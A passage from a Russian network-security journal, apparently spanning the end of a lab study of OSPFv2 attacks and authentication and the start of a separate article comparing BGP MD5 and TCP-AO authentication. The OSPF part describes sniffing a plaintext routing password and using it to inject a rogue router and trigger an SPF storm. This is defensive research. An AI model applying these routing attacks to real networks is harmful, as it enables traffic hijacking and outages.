2183 2743 8660988. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2184 2743 8712999. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2185 2743 8765010. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2186 2743 8817021. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2187 2743 8869032. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2188 2743 8921043. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2189 2743 8973054. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2190 2743 9025065. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2191 2743 9077076. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2192 2743 9129087. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2193 2743 9181098. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2194 2743 9233109. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2195 2743 9285120. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2196 2743 9337131. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2197 2743 9389142. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2198 2743 9441153. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2199 2743 9493164. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2200 2743 9545175. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2201 2743 9597186. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2202 2743 9649197. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2203 2743 9701208. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2204 2743 9753219. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2205 2743 9805230. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2206 2743 9857241. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2207 2743 9909252. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2208 2743 9961263. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2209 2743 1001327. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2210 2743 1006528. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2211 2743 1011729. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2212 2743 1016930. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2213 2743 1022131. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2214 2743 1027332. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2215 2743 1032533. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2216 2743 1037734. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2217 2743 1042935. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2218 2743 1048136. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2219 2743 1053337. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2220 2743 1058538. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2221 2743 1063739. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2222 2743 1068940. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2223 2743 1074141. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2224 2743 1079342. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2225 2743 1084543. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2226 2743 1089744. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2227 2743 1094945. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2228 2743 1100146. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2229 2743 1105347. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2230 2743 1110548. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2231 2743 1115749. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2232 2743 1120950. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2233 2743 1126151. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2234 2743 1131352. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2235 2743 1136553. 192.168.1.10
```

никакого хеширования, а просто обычный текст, который может прочитать любой, кто имеет доступ к сегменту для прослушивания.

```
Message Type: Hello Packet (1)
Packet Length: 44
Source OSPF Router: 3.3.3.3
Area ID: 0.0.0.0 (Backbone)
Checksum: 0xf618 [correct]
Instance ID: Base IPv4 Unicast Instance (0)
Auth Type: Simple password (1)
Auth Data (Simple): password
  ▾ OSPF Hello Packet
    Network Mask: 255.255.255.0
    Hello Interval [sec]: 10
    ▸ Options: 0x02, (E) External Routing
    Router Priority: 128
    Router Dead Interval [sec]: 40
    Designated Router: 0.0.0.0
    Backup Designated Router: 0.0.0.0
```

Рисунок 10 - Поле Auth Data

Дальше, зная пароль из перехваченного трафика, мы просто добавили его в конфигурацию демона FRR на Kali и воспроизвели ещё один SPF-шторм, который прошел успешно.

Аутентификация simple – это иллюзия безопасности. Она выполняет лишь одну полезную функцию: защищает от случайной ошибки или от подключения неправильно сконфигурированного устройства. Однако против целевой атаки она бесполезна.

#### *Проверка криптографической защиты MD5*

Убедившись в бесполезности простого пароля, мы перешли к более серьёзному механизму – аутентификации MD5. Это уже не обмен секретами в открытую, а криптографическая проверка целостности и подлинности сообщений.

На маршрутизаторах мы заменили простую аутентификацию на MD5. После применения настроек соседство между восстановилось, но теперь каждый пакет проходил криптографическую проверку.

Мы снова запустили Wireshark. В заголовках OSPF-пакетов мы больше не видели никаких читаемых паролей. Вместо этого в поле Auth Data теперь отображалась последовательность байтов – хеш-сумма MD5. Это 16-байтовый отпечаток, рассчитанный на основе содержимого пакета и секретного ключа. Сам ключ нигде в трафике не передавался.

```
  ▾ OSPF Header
    Version: 2
    Message Type: Hello Packet (1)
    Packet Length: 44
    Source OSPF Router: 1.1.1.1
    Area ID: 0.0.0.0 (Backbone)
    Checksum: 0x0000 (None)
    Instance ID: Base IPv4 Unicast Instance (0)
    Auth Type: Cryptographic (2)
    Auth Crypt Key id: 1
    Auth Crypt Data Length: 16
    Auth Crypt Sequence Number: 1766048314
    Auth Crypt Data: 8438b6dfb296271d5853a2195aa16765
  ▾ OSPF Hello Packet
    Network Mask: 255.255.255.0
    Hello Interval [sec]: 10
```

Рисунок 11 – Поле Auth Data

Атакующий, перехвативший трафик, не может напрямую извлечь пароль. Он видит только хеш. Чтобы подделать пакет и выдать себя за легитимного соседа, ему нужно

сформировать корректный MD5 хеш для нового пакета. Для этого необходимо знать секретный ключ, который никогда не покидает конфигурацию маршрутизаторов. Без этого ключа сгенерировать валидный подписанный пакет невозможно, соседство не установится.

Если злоумышленник узнает ключ (получив доступ к конфигурационному файлу маршрутизатора), то он может сформировать ложный пакет и выдать себя за соседа.

Следует учитывать ограничения лабораторной модели. В реальных корпоративных сетях безопасность маршрутизации обеспечивается не только механизмами аутентификации OSPF, но и дополнительными уровнями защиты. В частности, широко применяются средства канального уровня – сегментация сети, контроль доступа к портам коммутаторов, аутентификация устройств по стандарту 802.1X, а также технологии защиты канала передачи данных, такие как MACsec. Эти механизмы существенно снижают вероятность того, что злоумышленник сможет физически подключиться к сегменту, где функционирует протокол маршрутизации.

Кроме того, в реальности одним из наиболее опасных факторов является получение злоумышленником доступа к конфигурационным файлам сетевого оборудования, из которых может быть извлечён секретный ключ аутентификации OSPF.

### Результаты исследования

В ходе исследования была проведена оценка эффективности методов аутентификации протокола OSPFv2 в условиях лабораторного стенда. Проведённые эксперименты дали чёткие и наглядные результаты.

Таблица 2 - Сравнение эффективности механизмов аутентификации

| Уязвимость /<br>Метод атаки            | OSPF без<br>аутентификации  | OSPF с<br>простой<br>аутентификацией  | OSPF с<br>криптографической<br>аутентификацией                                     |
|--|---|---|--|
| Внедрение<br>ложного<br>маршрутизатора | Успешна.<br>Соседство<br>устанавливается без<br>ограничений                 | Успех после<br>пассивного<br>перехвата  | Неуспешно.<br>Установить<br>соседство без знания<br>секретного ключа<br>невозможно |
| Инъекция<br>ложных LSA                 | Успешна.<br>Любые LSA<br>принимаются сетью                                  | Успех. Если<br>соседство<br>установлено (пароль<br>известен)                    | Неуспешна.<br>LSA с некорректной<br>подписью<br>отбрасываются                      |
| SPF-шторм                              | Успешна.<br>Возможна генерация<br>массовых ложных<br>изменений<br>топологии | Успешна при<br>наличии доступа к<br>соседству                                   | Неуспешна.<br>Подписанные LSA<br>предотвращают<br>генерацию ложных<br>событий      |
| Пассивный<br>перехват пароля           | Не применимо.<br>Аутентификация<br>отсутствует                              | Успешна.<br>Пароль передаётся в<br>открытом виде и<br>полностью<br>раскрывается | Ключ не<br>раскрывается. В<br>трафике передаётся<br>только хеш                     |

Главный вывод относительно простого пароля – он создаёт лишь иллюзию безопасности. Его единственная практическая польза – защита от случайного подключения неправильно сконфигурированного устройства в общий сегмент. Однако против целевой атаки он

беспомощен. Поскольку пароль передаётся в каждом пакете в незашифрованном виде, злоумышленнику достаточно один раз прослушать трафик, чтобы получить полный контроль над протоколом. Это делает данный метод абсолютно неприемлемым для любой сети, где возможен доступ к трафику.

Применение криптографической аутентификации в рамках лабораторной модели продемонстрировало уровень защиты выше. В отличие от простой аутентификации, секретный ключ не передаётся по сети в открытом виде, а используется для формирования криптографической контрольной суммы, проверяемой всеми участниками OSPF-домена. Это делает невозможным установление соседства и инъекцию ложных маршрутных объявлений без знания секретного ключа, даже при полном доступе атакующего к трафику сегмента.

Результаты эксперимента наглядно показывают, что любые формы не криптографической аутентификации не обеспечивают реальной защиты протокола OSPFv2 от целевых атак. Эффективное противодействие атакам на плоскость управления возможно только при использовании криптографических механизмов аутентификации. Для новых же проектов стоит смотреть в сторону более современных решений – например, переходить на OSPFv3, где безопасность сразу встроена на уровне IPsec.

### **Заключение**

Проведённая работа показала, что протокол OSPFv2, работающий в конфигурации по умолчанию, является крайне уязвимым компонентом сетевой инфраструктуры. Мы на практике убедились, что злоумышленник, получивший доступ к сегменту сети, способен не только получить полную топологическую карту, но и дестабилизировать работу протокола или перенаправить трафик через контролируемый узел. Простая текстовая аутентификация создаёт только видимость защиты, поскольку пароль легко извлекается пассивным прослушиванием. В свою очередь, применение криптографической аутентификации на основе MD5 принципиально повышает защищённость протокола по сравнению с простой аутентификацией, поскольку секретный ключ не передаётся в открытом виде и требуется для формирования валидных OSPF-пакетов. Таким образом, MD5 в рамках эксперимента продемонстрировал относительное повышение защищённости по сравнению с отсутствием аутентификации.

Стоит отметить, что в настоящее время MD5 признан не безопасным. Для защиты в реальных корпоративных сетях минимально допустимым является криптографическая аутентификация с использованием алгоритмов семейства SHA-2, регламентированная современным стандартам.

Таким образом, цель исследования – провести практический анализ уязвимостей OSPFv2 и оценить эффективность механизмов аутентификации – была достигнута.

Полученные результаты подчёркивают, что настройка OSPF должна рассматриваться не только как задача обеспечения корректной маршрутизации, но и как важный аспект безопасности сети, определяющий круг узлов, имеющих возможность влиять на информацию.

### **Список литературы**

1. Буранова М.А., Киреева Н.В. «Конфигурация протокола динамической маршрутизации OSPF на основе оборудования Cisco: учебное пособие» — Самара: Поволжский государственный университет телекоммуникаций и информатики, 2016. (дата

- обращения: 18.12.2025)
2. Рубашенков А. М., Семёнов Д. А. Протокол OSPF // Научный журнал. 2018. №10 (33). – URL: <https://cyberleninka.ru/article/n/protokol-ospf> (дата обращения: 11.12.2025).
  3. Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1 : учебно-методическое пособие для СПО / А. Г. Уймин. – 3-е издание, стереотипное. – Санкт-Петербург : Издательство "Лань", 2022. – 480 с. – ISBN 978-5-8114-9255-8. (дата обращения: 19.12.2025).
  4. Шакая, А. А. Моделирование сетевой атаки на протокол маршрутизации OSPF / А. А. Шакая // Нанотехнологии. Информация. Радиотехника (НИР-25) : Материалы Всероссийской молодежной научно-практической конференции, Омск, Россия, 18–21 апреля 2025 года. – Омск: Омский государственный технический университет, 2025. – С. 212-215. – EDN VMLTJB. (дата обращения: 19.12.2025)
  5. Antonakakis, M., April, T., Bailey, M., et al. "Understanding the Mirai Botnet." In 26th USENIX Security Symposium (USENIX Security 17), Vancouver, BC, 2017, pp. 1093-1110. (дата обращения: 20.12.2025)
  6. Bhatia M., Atkinson R., Barnes M., Manral V., White R., Li T. OSPFv2 HMAC-SHA Cryptographic Authentication. RFC 5709 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc5709> (дата обращения: 19.12.2025).
  7. Bhatia M., Manral V., Lindem A. Supporting Authentication Trailer for OSPFv3. RFC 7166 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc7166> (дата обращения: 18.12.2025).
  8. Bhatia, M. Security Extension for OSPFv2 when using Manual Key Management. RFC 7474 / M. Bhatia, S. Hartman, D. Zhang, A. Lindem. — IETF, 2015. — URL: <https://datatracker.ietf.org/doc/html/rfc7474> (дата обращения: 19.12.2025).
  9. Coltun R., Ferguson D., Moy J. OSPF for IPv6. RFC 2740 [Электронный ресурс] – URL: <https://www.rfc-editor.org/rfc/rfc2740.html> (дата обращения: 19.12.2025).
  10. Doyle J., Carroll J. Routing TCP/IP, Volume I. – Cisco Press, 2005. – 936 p. (дата обращения: 19.12.2025)
  11. D. S. Robbins, "Using Protocol Redundancy to Enhance OSPF Network System Survivability," SoutheastCon 2018, St. Petersburg, FL, USA, 2018, pp. 1-7, doi: 10.1109/SECON.2018.8479134. (дата обращения: 20.12.2025)
  12. Gupta M., Melam N. Authentication/Confidentiality for OSPFv3. RFC 4552 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc4552> (дата обращения: 19.12.2025).
  13. Lebovitz G. Keying and Authentication for Routing Protocols (KARP) Overview, Threats, and Requirements. RFC 6862 / G. Lebovitz, M. Bhatia, B. Weis. — IETF, 2013. — URL: <https://datatracker.ietf.org/doc/html/rfc6862> (дата обращения: 19.12.2025).
  14. Ming-Hao W., "The Security Analysis and Attacks Detection of OSPF Routing Protocol," 2014 7th International Conference on Intelligent Computation Technology and Automation, Changsha, China, 2014, pp. 836-839, doi: 10.1109/ICICTA.2014.200. (дата обращения: 19.12.2025)
  15. Moy J. OSPF: Anatomy of an Internet Routing Protocol. — Addison-Wesley, 1998. (дата обращения: 19.12.2025)
  16. Moy J. OSPF Version 2. RFC 2328 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc2328> (дата обращения: 18.12.2025).

## References

1. Buranova M.A., Kireeva N.V. "Configuration of the OSPF dynamic routing protocol based on Cisco equipment: a textbook" — Samara: Volga State University of Telecommunications and Informatics, 2016. (accessed: 18.12.2025)
2. Rubashenkov A. M., Semenov D. A. Protocol OSPF // Scientific Journal. 2018. №10 (33). Available at: <https://cyberleninka.ru/article/n/protokol-ospf> (accessed: 11.12.2025).
3. Uymin A. G. Network and System Administration. Demonstration Exam CODE 1.1 : Educational and Methodological Manual for Secondary Vocational Education / A. G. Uymin. – 3rd edition, stereotyped. – St. Petersburg : Lan Publishing House, 2022. – p. 480– ISBN 978-5-8114-9255-8. (accessed: 19.12.2025).
4. Shakaya A. A. Modeling of Network Attack on the OSPF Routing Protocol / A. A. Shakaya // Nanotechnologies. Information. Radiotekhnika (NIR-25) : Proceedings of the All-Russian Youth Scientific and Practical Conference, Omsk, Russia, April 18–21, 2025. – Omsk: Omsk State Technical University, 2025. – pp. 212-215. – EDN VMLTJB. (accessed: 19.12.2025)
5. Antonakakis, M., April, T., Bailey, M., et al. "Understanding the Mirai Botnet." In 26th USENIX Security Symposium (USENIX Security 17), Vancouver, BC, 2017, pp. 1093-1110. (accessed: 20.12.2025)
6. Bhatia M., Atkinson R., Barnes M., Manral V., White R., Li T. OSPFv2 HMAC-SHA Cryptographic Authentication. RFC 5709 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc5709> (accessed: 19.12.2025).
7. Bhatia M., Manral V., Lindem A. Supporting Authentication Trailer for OSPFv3. RFC 7166 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc7166> (accessed: 18.12.2025).
8. Bhatia, M. Security Extension for OSPFv2 when using Manual Key Management. RFC 7474 / M. Bhatia, S. Hartman, D. Zhang, A. Lindem. — IETF, 2015. — URL: <https://datatracker.ietf.org/doc/html/rfc7474> (accessed: 19.12.2025).
9. Coltun R., Ferguson D., Moy J. OSPF for IPv6. RFC 2740 [Электронный ресурс] – URL: <https://www.rfc-editor.org/rfc/rfc2740.html> (accessed: 19.12.2025).
10. Doyle J., Carroll J. Routing TCP/IP, Volume I. – Cisco Press, 2005. – p. 936 (accessed: 19.12.2025)
11. D. S. Robbins, "Using Protocol Redundancy to Enhance OSPF Network System Survivability," SoutheastCon 2018, St. Petersburg, FL, USA, 2018, pp. 1-7, doi: 10.1109/SECON.2018.8479134. (accessed: 20.12.2025)
12. Gupta M., Melam N. Authentication/Confidentiality for OSPFv3. RFC 4552 [Электронный ресурс] – URL: <https://datatracker.ietf.org/doc/html/rfc4552> (accessed: 19.12.2025).
13. Lebovitz G. Keying and Authentication for Routing Protocols (KARP) Overview, Threats, and Requirements. RFC 6862 / G. Lebovitz, M. Bhatia, B. Weis. — IETF, 2013. — URL: <https://datatracker.ietf.org/doc/html/rfc6862> (accessed: 19.12.2025).
14. Ming-Hao W., "The Security Analysis and Attacks Detection of OSPF Routing Protocol," 2014 7th International Conference on Intelligent Computation Technology and Automation, Changsha, China, 2014, pp. 836-839, doi: 10.1109/ICICTA.2014.200. (accessed: 19.12.2025)
15. Moy J. OSPF: Anatomy of an Internet Routing Protocol. — Addison-Wesley, 1998. (accessed: 19.12.2025)
16. Moy J. OSPF Version 2. RFC 2328 [Электронный ресурс] – URL:





Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.722:004.056.5: 004.056.55:004.94:004.45

## ЭКСПЕРИМЕНТАЛЬНОЕ ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ АУТЕНТИФИКАЦИИ BGP НА БАЗЕ FRROUTING: СРАВНЕНИЕ MD5 И TCP-AO В УСЛОВИЯХ МОДЕЛИРОВАНИЯ СЕТЕВЫХ АТАК

**Старых И.А., Морозов И.М. (научный руководитель)**

*ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: il.staryh@yandex.ru*

Статья посвящена проблемам защиты протокола BGP, играющего ключевую роль в обеспечении маршрутизации в глобальном интернет-пространстве. Центральным предметом анализа выступают методы аутентификации BGP-сессий, их развитие и практическая реализация для противодействия современным угрозам. В рамках работы проведено сравнение механизмов проверки подлинности, включая устаревший MD5 и более совершенный TCP-AO, с точки зрения их устойчивости к компрометации маршрутов и нарушению установленных соединений. Экспериментальная часть исследования выполнена в лабораторной среде на базе серверов под управлением Alt Linux с использованием программного набора FRRouting (FRR), обеспечивающего функцию маршрутизации. Оборудование Cisco Catalyst 2960, а также коммутаторы Eltex и MikroTik применялись для создания необходимых сегментов канального и сетевого уровней.

Ключевые слова: BGP, BGP secure, безопасность, аутентификация, TCP-AO, MD5, FRRouting, Cisco, маршрутизация, защита BGP.

## AN EXPERIMENTAL STUDY OF THE EFFICIENCY OF BGP AUTHENTICATION BASED ON FRROUTING: COMPARISON OF MD5 AND TCP-AO UNDER SIMULATED NETWORK ATTACKS

**Starykh I.A., Morozov I.M. (Scientific Supervisor)**

*GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: il.staryh@yandex.ru*

This article examines the security issues of the BGP protocol, which plays a key role in ensuring routing on the global Internet. The central focus of the analysis is BGP session authentication methods, their development, and practical implementation to counter modern threats. This study compares authentication mechanisms, including the legacy MD5 and the more advanced TCP-AO, in terms of their resilience to route compromise and connection disruption. The experimental portion of the study was conducted in a lab environment on servers running Alt Linux using the FRRouting (FRR) software suite, which provides routing functionality. Cisco Catalyst 2960 equipment, as well as Eltex and MikroTik switches, were used to create the necessary data link and network layer segments.

Keywords: BGP, BGP Secure, Security, Authentication, TCP-AO, MD5, FRRouting, Cisco, Routing, BGP Security.

**Введение**

**Актуальность:**

Протокол граничного шлуса (BGP) является основополагающим протоколом междоменной маршрутизации, обеспечивающим целостность и работоспособность глобального интернета. Он отвечает за обмен информацией о доступности сетей между автономными системами (AS), формируя тем самым карту маршрутизации всего сетевого пространства. Однако, будучи разработанным в эпоху, когда вопросы безопасности не являлись приоритетными, BGP изначально не содержал встроенных криптографических механизмов защиты. Это делает его фундаментально уязвимым для широкого спектра атак, направленных на компрометацию таблиц маршрутизации.

Отсутствие подлинной аутентификации участников BGP-сессий позволяет злоумышленникам осуществлять перехват, модификацию или навязывание ложных маршрутов. На практике это приводит к таким опасным инцидентам, как перехват интернет-трафика (BGP hijacking), его перенаправление через злонамеренные узлы для анализа или блокировки, создание петель маршрутизации, провоцирующих масштабные отказы в обслуживании (DoS), и изоляция целых сетевых сегментов. Последствия подобных атак носят не только технический, но и серьёзный экономический и репутационный характер, подрывая доверие к операторам связи и стабильность критически важной инфраструктуры.

Проблема усугубляется тем, что долгое время в качестве основного, а часто и единственного, механизма защиты BGP-сессий использовалась аутентификация на основе MD5, которая на сегодняшний день признана криптографически нестойкой. Её уязвимость к коллизиям и ряду практических атак делает защиту иллюзорной. В качестве современной и безопасной альтернативы стандартами IETF был предложен протокол TCP-AO (TCP Authentication Option), призванный заменить MD5. Однако его повсеместное внедрение сдерживается рядом факторов: необходимостью модернизации программного и аппаратного обеспечения, сложностью конфигурации по сравнению с MD5, а также недостатком практических исследований и чётких руководств по его корректной настройке в гетерогенных сетях.

В условиях постоянной эволюции киберугроз и перехода к инфраструктурам нового поколения (таким как сегментные сети, SDN), эмпирическое исследование и сравнение механизмов аутентификации BGP перестаёт быть сугубо теоретической задачей. Оно становится насущной практической необходимостью для сетевых инженеров, администраторов и проектировщиков безопасных сетей. Проведение сравнительного анализа методов MD5 и TCP-AO на реальном оборудовании, в частности, на коммутаторах Cisco Catalyst 2960, Eltex MES1428 и MikroTik CRS326-24G-2S+RM, которые широко распространены в корпоративных сегментах, позволяет оценить не только формальную криптостойкость, но и эксплуатационные характеристики: влияние на производительность, сложность развёртывания, устойчивость к типовым ошибкам конфигурации и реальную эффективность против моделируемых атак [1].

Таким образом, актуальность данного исследования обусловлена критической зависимостью современной цифровой экосистемы от безопасности BGP, наличием устаревших и рискованных практик защиты, необходимостью обоснованного перехода на современные криптографические стандарты и острой потребностью в практических, верифицированных экспериментально методиках обеспечения безопасности ключевого протокола маршрутизации.

*Объект исследования:* Процесс обеспечения безопасности сеансов взаимодействия в сетях, использующих протокол граничного шлюза (BGP).

*Предмет исследования:* Криптографические методы аутентификации BGP-сессий, их эволюция (MD5, TCP-AO), уязвимости, возникающие при их практической реализации, и методики тестирования их корректности и стойкости.

*Цель исследования:* Разработать и верифицировать на экспериментальном стенде методику сравнительного анализа и тестирования механизмов аутентификации BGP, позволяющую оценить их реальную эффективность против современных сетевых атак и выявить риски, связанные с типовыми ошибками конфигурации.

### **Литературный обзор**

Проблема обеспечения безопасности протокола граничного шлюза (BGP) остается одной из наиболее сложных и актуальных в области сетевых технологий на протяжении нескольких десятилетий. Исторически сложившаяся архитектура протокола, основанная на модели неявного доверия между автономными системами (AS), не предусматривала встроенных механизмов проверки подлинности и целостности передаваемой маршрутной информации. Это фундаментальное упущение открывает возможности для широкого спектра атак, включая подмену маршрутов (BGP hijacking), создание петель маршрутизации и масштабные отказы в обслуживании.

Эволюция подходов к защите BGP прошла несколько этапов:

Первоначально операторы сетей пытались противодействовать угрозам с помощью ручной фильтрации маршрутов на основе списков префиксов и автономных систем. Этот подход был крайне трудоемким, плохо масштабировался на глобальном уровне и часто приводил к ошибкам из-за необходимости постоянной координации между различными организациями [2].

С введением механизма TCP MD5 (RFC 2385) появилась возможность аутентификации сессий BGP на транспортном уровне. Этот метод, предполагающий использование общего секретного ключа и хэш-функции MD5 для создания цифровой подписи TCP-сегментов, стал де-факто стандартом на долгие годы. Он эффективно предотвращал установление сессий с несанкционированными соседями и спуфинг на уровне TCP. Однако данный подход имеет ряд критических недостатков: он не защищает от подделки собственно маршрутной информации внутри установленной сессии, используемый алгоритм MD5 был признан криптографически нестойким, а смена ключа, как правило, требует разрыва BGP-сессии, что может вызвать нестабильность в сети.

В ответ на ограниченность защиты только транспортного уровня были предложены комплексные архитектурные решения, направленные на проверку подлинности самой маршрутной информации. Эти ранние предложения, такие как Secure BGP (S-BGP) и Secure Origin BGP (soBGP), предлагали использовать инфраструктуру открытых ключей (PKI) для цифровой подписи обновлений маршрутов. Однако они требовали глубоких изменений в протоколе BGP, значительных вычислительных ресурсов и глобальной координации всех участников, что стало основным барьером для их практического внедрения. Также появилась RPKI (Resource Public Key Infrastructure). Ставшая наиболее успешной из архитектурных инициатив, RPKI позволяет владельцам IP-адресного пространства криптографически

подтверждать свои права на ресурсы. Создавая Route Origin Authorizations (ROA), операторы могут проверять легитимность автономной системы, объявляющей конкретный префикс (Origin Validation). RPKI получила широкое распространение, однако она решает проблему проверки лишь исходной точки маршрута (Origin), но не защищает от подделки всего пути (AS Path).

Как развитие RPKI, стандарт BGPsec (RFC 8205) предлагает механизм подписи каждого сегмента пути (AS Path), обеспечивая сквозную проверку целостности маршрута. Несмотря на высокий уровень безопасности, его внедрение сдерживается огромными требованиями к вычислительной мощности и необходимостью поддержки на глобальном уровне [3].

На этом фоне модернизация защиты на транспортном уровне остается критически важной задачей, особенно для противодействия атакам, направленным на срыв сессий между доверенными пирами. В качестве современной и безопасной замены устаревшему TCP MD5 рабочей группой IETF был разработан протокол TCP Authentication Option (TCP-AO), определённый в RFC 5925. TCP-AO был специально создан для защиты долгоживущих соединений.

Сравнительный анализ ключевых характеристик TCP MD5 и TCP-AO позволяет выявить принципиальные преимущества нового стандарта:

Таблица 1 - Сравнение протоколов

| Критерий                              | TCP MD5 (RFC 2385)   | TCP-AO (RFC 5925)   |
|---------------------------------------|--|---|
| Тип TCP-опции                         | Опция Kind 19.   | Использует отдельную опцию Kind 29.   |
| Совместимость с устаревшими системами | -  | Позволяет использовать TCP MD5 для унаследованных соединений при необходимости.   |
| Защита от replay-атак                 | Ограниченная, не предназначен для долгоживущих соединений  | Имеет встроенный механизм защиты от повторной передачи пакетов, специально оптимизированный для долгосрочных сессий                                 |
| Используемый MAC-алгоритм             | Только один: MD5 (криптографически устарел)  | Изначально заданы современные алгоритмы (напр., HMAC-SHA-1-96), с возможностью расширения другими MAC через отдельные документы.                    |
| Управление ключами                    | Один статический ключ на сессию. Смена ключа требует разрыва соединения, ведет к потерям пакетов и влияет на производительность. | Вводит идентификатор ключа (Key ID) и концепцию keychain. Позволяет использовать несколько ключей и менять их без разрыва соединения (out-of-band). |

|                                  |   |   |
|----------------------------------|---|---|
| Защита от replay-атак (повторов) | Не предусматривает встроенной защиты для долгосрочных соединений.                                     | Обеспечивает автоматическую защиту с использованием порядковых номеров TCP, специально для долгоживущих сессий. |
| Уникальность ключей трафика      | Нет механизма для генерации уникальных ключей на соединение.  | Генерирует уникальные ключи трафика для каждого TCP-соединения, используя начальные порядковые номера (ISN).    |
| Надежность смены ключа           | Смена ключа ведет к потере сегментов и снижению производительности из-за необходимости ретрансмиссий. | Поддерживает смену ключей без потери сегментов, что критически важно для стабильности BGP-сессий.               |
| Размер опции (базовый вариант)   | 18 байт   | 16 байт (на 2 байта короче при использовании 96-битного MAC).   |

Гипотеза 1: Использование устаревшего механизма TCP MD5 для аутентификации BGP-сессий приводит к успешной реализации атак типа «отказ в обслуживании» (DoS) через навязывание ложных TCP-сегментов и сброс установленных соседств, что проявляется в нестабильности маршрутизации и увеличении времени восстановления сети.

Гипотеза 2: Сложность и отсутствие встроенного механизма бесшовной смены ключей в TCP MD5 напрямую коррелирует с рисками эксплуатации и снижением доступности сети, выражаясь либо в длительных периодах уязвимости при использовании статических ключей, либо в плановых простоях при их ручной замене.

Гипотеза 3: Внедрение протокола TCP-АО обеспечивает существенное повышение устойчивости BGP к целевым атакам на транспортный уровень без негативного влияния на производительность и операционную стабильность, главным образом за счёт современных алгоритмов MAC, защиты от replay-атак и возможности плавной ротации ключей [4].

## Метод исследования

### 1. Тип исследования

Настоящее исследование является экспериментальным и носит практико-ориентированный сравнительный характер. Оно сочетает методы моделирования сетевой инфраструктуры, активного тестирования безопасности, сравнительного анализа.

Выводы делаются на основе данных, полученных в ходе контролируемых экспериментов, а не только теоретического анализа. Его цель - верифицировать выдвинутые гипотезы, оценив не только факт наличия защиты, но и ее качественные (устойчивость к атакам) и количественные (время восстановления, нагрузка на CPU) характеристики.

### 2. Характеристика выборки

Для практической части был собран лабораторный стенд, имитирующий взаимодействие двух автономных систем по протоколу BGP. Сборка выполнялась на виртуальной платформе — это позволило точно воспроизводить условия тестов и оперативно фиксировать результаты.

В роли сетевого оборудования использовались реальные коммерческие решения: Cisco Catalyst 2960, коммутатор Eltex MES-1428 и комбинированное устройство MikroTik CRS326-24G-2S+RM; они обеспечивали необходимые L2/L3 сегменты и физические соединения между узлами стенда.

В узлах маршрутизации применялись два сервера под управлением Alt Linux (архитектура x86\_64) со следующими характеристиками: двухъядерный процессор, 4 ГБ оперативной памяти и 50 ГБ дискового пространства. На каждом из серверов запущен демон bgpd из набора FRR, что позволило полноценно реализовать BGP-функциональность и включить в тесты механизмы аутентификации (MD5 и TCP-AO) [5].

